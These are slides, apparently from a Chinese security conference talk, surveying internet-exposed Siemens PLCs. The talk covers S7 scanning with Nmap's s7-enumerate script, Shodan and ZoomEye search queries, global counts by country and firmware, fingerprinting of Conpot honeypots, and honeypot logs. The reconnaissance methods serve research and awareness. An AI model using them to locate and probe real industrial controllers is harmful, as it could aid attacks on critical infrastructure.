Exploit PLC on the internet

Z-0ne

什么是PLC

为什么会联网

概述

PLC

- Programmable Logic Controller
  - 电源
  - CPU
  - 存储
  - I/O
  - 网络模块


PLC功能

- PLC功能
  - 顺序控制
  - 逻辑控制

- PLC应用
  - 自动化控制
  - 过程控制

其他

- PLC内核
  - Codesys
  - ProConos
- 底层操作系统
  - Linux
  - Vxworks
  - WinCE
- 通信协议
  - 通用
    - Modbus
  - 私有
    - S7
    - Omron FINS




PLC通信

- 串行
  - RS232/485
- 专用
  - MPI
- 以太网
  - TCP/IP
  - UDP


网络武器的目标

- Stuxnet作为网络武器其最终的目标也是西门子PLC
  - 劫持通信
  - 注入自己的逻辑程序




联网的隐患(1)

- PLC暴露在互联网是比SCADA更大的安全隐患
  - 未授权访问
  - 设备的用户等级保护缺失
  - 通信协议的脆弱性



联网的隐患(2)


- PLC暴露在互联网是比SCADA更大的安全隐患
  - 控制流程工艺
  - 位于更底层
  - 可能为关键基础设施




联网的趋势

- 远程数据通信/远程维护催生了联网的需求
  - 方便、快捷
  - 减少了现场运维的成本
  - 统一管理

联网的解决方案(1)


服务器
交换机
客户端WEB访问
（局域网）
路由器
固定IP
WAN互联网
WEB访问
（广域网）
GPRS无线传输
移动基站
RS232接口
GPRS DTU
RS232接口
RS232接口
GPRS DTU
RS232接口

联网的解决方案(2)



联网的解决方案(2)


NR238
首 页
系统状态
外网接入配置
内网接入配置
QoS
上网行为管理
网络安全
高级设置
虚拟服务
动态域名
静态路由
动态路由
DMZ
UPnP
应用网关
FTP私有端口
高级设置 >> 虚拟服务 >> 虚拟服务
虚拟服务
帮 助
虚拟服务列表
序列号 虚拟服务名称 内网主机IP地址 协议 外部端口 内部端口 操作
1 plc 192.168.1.12 tcp 502 502
2 3 192.168.1.2 tcp 554 554
3 2 192.168.1.2 tcp 8000 8000
4 1 192.168.1.2 tcp 80 80
每页: 10 条 首页 上一页 下一页 尾页 1/1 总数:32 条 已用:4 条
删除全部
增加

西门子PLC全球统计报告
西门子PLC公网蜜罐统计
西门子S7协议 蜜罐应用案例
联网的风险案例

PLC ON THE INTERNET


SIEMENS
SIMATIC
S7-1200
RUN / STOP
ERROR
MAINT
CPU 1212C
AC/DC/RLY
LINK
Rx / Tx
LAN
X1 PN
MAC ADDRESS
00-1C-06-01-E7-6E
RELAY OUTPUTS


CPU313C
SF
SIEMENS
PLC5
MAINT
DC5V
FRCE
RUN
STOP
PUSH
RUN
STOP
MRES
SIMATIC
S7-300
313-5BG04-0AB0
DI16/DO16xDC24V
0
1
2
3
4
5
6
7
DI+2.
IN
CP 343-1 Lean
SF
BF
DC5V
RX/TX
RUN
STOP
X1P1
X1P2
MAINT
SIMATIC NET
343-1CX10-0XE0

西门子PLC CPU模块全球统计报告(1)

- 使用S7协议(TCP/102)对互联网进行扫描探测
  - http://www.zoomeye.org/search?q=port%3A102
  - https://www.shodan.io/search?query=Module+port%3A102
- 全球数据 (能成功读出模块型号的数据)
  - ZoomEye → 1446
  - Shodan → 2749
  - Plcscan.org → 2215

西门子PLC CPU模块全球统计报告(2)

- 使用S7协议(TCP/102)对互联网进行扫描探测
  - Nmap → s7-enumerate.nse(TSAP:0102)
  - PG mode
  - Rack:0 Slot:2

```
Nmap scan report for 192.168.1.200
Host is up, received arp-response (0.0013s latency).
Scanned at 2015-08-16 14:39:36 中国标准时间 for 1s
PORT    STATE SERVICE  REASON
102/tcp open  iso-tsap syn-ack
| s7-enumerate:
|   Module: 6ES7 313-5BG04-0AB0
|   Basic Hardware: 6ES7 313-5BG04-0AB0
|   Version: 3.3.10
|   System Name: SIMATIC 300(1)
|   Module Type: CPU 313C
|   Serial Number: S Q-EOU072842014
|   Copyright: Original Siemens Equipment
|   Blocks Name: Count(Num)
|   OB: 2
|   FB: 5
|   FC: 1
|   DB: 10
|   SDB: 12
|   SFC: 64
|_  SFB: 17
MAC Address: 00:1B:1B:CC:E4:52 (Siemens AG,)
Service Info: Device: specialized
Final times for host: srtt: 1250 rttvar: 4250  to: 100000
```

西门子PLC CPU模块全球统计报告(3)

- 国家排行
  - 德国　350
  - 意大利 255
  - 美国　179
  - 西班牙 146
  - 土耳其 124
  - 波兰　113
  - 法国　108
  - 捷克　74
  - 丹麦　67
  - 奥地利 64

西门子PLC CPU模块全球统计报告(4)

- 模块货号排行
  - 6ES7 214-1AG31-0XB0　　145
  - 6ES7 214-1AE30-0XB0　　142
  - 6ES7 212-1HE31-0XB0　　129
  - 6ES7 315-2AG10-0AB0　　129
  - 6ES7 151-8AB01-0AB0　　121
  - 6ES7 315-2EH14-0AB0　　120
  - 6ES7 315-2AH14-0AB0　　88
  - 6ES7 214-1BG31-0XB0　　74
  - 6ES7 314-6EH04-0AB0　　74
  - 6ES7 313-5BF03-0AB0　　73

西门子PLC CPU模块全球统计报告(5)

- 固件版本排行
  - Version: 3.0.2 472
  - Version: 2.2.0 142
  - Version: 2.6.0 113
  - Version: 4.0.0 96
  - Version: 2.6.11 76
  - Version: 3.2.10 76
  - Version: 3.2.6 69
  - Version: 3.3.8 59
  - Version: 3.2.3 59
  - Version: 3.2.8 55

西门子PLC CP模块全球统计报告(1)

- 使用S7协议(TCP/102)对互联网进行扫描探测
  - Nmap → s7-enumerate.nse(TSAP:0100)
  - Rack:0 Slot:0
- 全球数据(能成功读出模块型号的数据)
  - Plcscan.org → 486

西门子PLC CP模块全球统计报告(2)

- 使用S7协议(TCP/102)对互联网进行扫描探测
  - Nmap → s7-enumerate.nse(TSAP:0100)
  - PG mode
  - Rack:0 Slot:0

```
Nmap scan report for 192.168.1.200
Host is up, received arp-response (0.0020s latency).
Scanned at 2015-08-16 14:40:11 中国标准时间 for 1s
PORT    STATE SERVICE  REASON
102/tcp open  iso-tsap syn-ack
| s7-enumerate:
|   Module: 6GK7 343-1CX10-0XE0 \xAC\xDBuG
|   Basic Hardware: 6GK7 343-1CX10-0XE0 \xAC\xDB
|   Version: 3.0.23
|   Blocks Name: Count(Num)
|   OB: 0
|   FB: 0
|   FC: 0
|   DB: 0
|   SDB: 3
|   SFC: 0
|_  SFB: 0
MAC Address: 00:1B:1B:CC:E4:52 (Siemens AG,)
Service Info: Device: specialized
Final times for host: srtt: 2000 rttvar: 3750  to: 100000
```

西门子PLC CP模块全球统计报告(3)

- 国家排行
  - 意大利 91
  - 德国　76
  - 西班牙 32
  - 法国　29
  - 瑞士　26
  - 捷克　25
  - 丹麦　23
  - 美国　18
  - 波兰　14
  - 中国　14


西门子PLC CP模块全球统计报告(4)

- 模块货号排行
  - 6GK7 343-1CX10-0XE0 305
  - 6GK7 343-1EX30-0XE0 70
  - 6GK7 343-1CX00-0XE0 19
  - 6GK7 343-1EX11-0XE0 18
  - 6GK7 443-1EX20-0XE0 16
  - 6GK7 443-1EX11-0XE0 14
  - 6GK7 343-1EX21-0XE0 14
  - 6GK7 343-1EX20-0XE0 13
  - Unknown 4
  - 6GK7 343-1GX21-0XE0 3

西门子PLC CP模块全球统计报告(5)

- 固件版本排行
  - Version: 3.0.23 104
  - Version: 2.3.2 79
  - Version: 2.0.16 60
  - Version: 2.6.0 56
  - Version: 2.1.14 31
  - Version: 2.2.20 22
  - Version: 1.1.5 15
  - Version: 2.5.0 14
  - Version: 1.2.3 9
  - Version: 1.0.26 8

西门子PLC全球分布图形化统计



西门子PLC 蜜罐统计报告(1)

- Conpot
  - 不推荐默认配置
  - 特征
    - S7(TCP/102)
      - Serial number of module: 88111222
- 全球数据
  - ZoomEye → 48
  - Shodan → 61
  - Plcscan.org → 30

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

西门子PLC 蜜罐统计报告(2)

SHODAN | 88111222 port:102 | Explore | Contact Us | Blog | Enterprise Access

Exploits | Maps | Download Results | Create Report

TOP COUNTRIES

United States	12
Japan	12
Germany	5
Taiwan, Province of China	2
Netherlands	1

TOP ORGANIZATIONS

Open Computer Network	10
DigitalOcean	3
Amazon	2
iCare.com Ltd	1
Viasat Communications	1

Showing results 1 - 10 of 61

153.222.88.168

p25168-ipngn3201funabasi.chiba.ocn.ne.jp

Open Computer Network

Added on 2015-08-14 11:19:40 GMT

- Japan

Details

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

45.55.198.19

Added on 2015-08-14 09:24:08 GMT

Details

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

西门子S7协议 蜜罐应用案例(1)

- 通过监听TCP/102端口并仿真S7协议收集扫描信息
  - 记录连入端口的IP、时间
  - 回复伪装的模块信息
  - 输出协议操作的详细日志

西门子S7协议 蜜罐应用案例(2)

2015-07-09 09:27:20 [71.6.167.142] Client added
2015-07-09 09:27:20 [71.6.167.142] The client requires a PDU size of 480 bytes
2015-07-09 09:27:20 [71.6.167.142] Client added
2015-07-09 09:27:21 [71.6.167.142] The client requires a PDU size of 480 bytes
2015-07-09 09:27:21 [71.6.167.142] Read SZL request, ID:0x0011 INDEX:0x0001 --> OK
2015-07-09 09:27:21 [71.6.167.142] Read SZL request, ID:0x001c INDEX:0x0001 --> OK
2015-07-09 09:27:21 [71.6.167.142] Client disconnected by peer
2015-07-09 09:27:25 [71.6.167.142] Client disconnected by peer
C:\Users\Administrator>nslookup 71.6.167.142
服务器: google-public-dns-a.google.com
Address: 8.8.8.8

名称: census9.shodan.io
Address: 71.6.167.142

西门子S7协议 蜜罐应用案例(3)

2015-05-06 19:53:49 [5.61.38.11] Client added
2015-05-06 19:53:55 [5.61.38.11] Client added
2015-05-06 19:53:58 [5.61.38.11] The client requires a PDU size of 480 bytes
2015-05-06 19:53:58 [5.61.38.11] Client disconnected by peer
2015-05-06 19:53:59 [5.61.38.11] Read SZL request, ID:0x0011 INDEX:0x0000 --> OK
2015-05-06 19:53:59 [5.61.38.11] Read SZL request, ID:0x001c INDEX:0x0000 --> OK
2015-05-06 19:54:00 [5.61.38.11] Read SZL request, ID:0x0132 INDEX:0x0004 --> OK
